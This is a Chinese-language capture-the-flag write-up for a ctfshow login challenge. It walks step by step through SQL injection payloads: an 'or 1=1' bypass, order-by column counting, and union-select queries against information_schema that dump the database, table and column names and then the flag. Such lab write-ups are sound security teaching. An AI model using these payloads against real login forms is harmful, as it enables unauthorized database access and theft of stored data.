

 来到界面是一个简单的登录框,一般看到这种我们能最先想到的应该就是SQL注入了:1 ’ or 1=1 #
先通过sql语句试试能不能直接登录进去:
 发现虽然没有登录进去,但是弹出了上图所示,所以我猜测ctfshow是对方数据库真实存在的一个账户,虽然不知道其密码,但是可以通过它来爆出对方数据库所有的东西,不过在爆之前还是老规矩,先用order by猜测对方有多少列,然后发现order by3的时候还正常显示数据,order by4就没显示了,说明一共只有3列:ctfshow ’ order by 3#; ctfshow ’ order by 4#
爆数据库名:
ctfshow ’ union select 1,database(),3#
 数据库名为:web2
爆表名:
ctfshow ’ union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=‘web2’ # 我们需要的表名为flag
爆字段名:
ctfshow ’ union select 1,group_concat(column_name),3 from information_schema.columns where table_name=‘flag’ and table_schema=‘web2’ #

ctfshow ’ union select 1,flag,3 from web2.flag #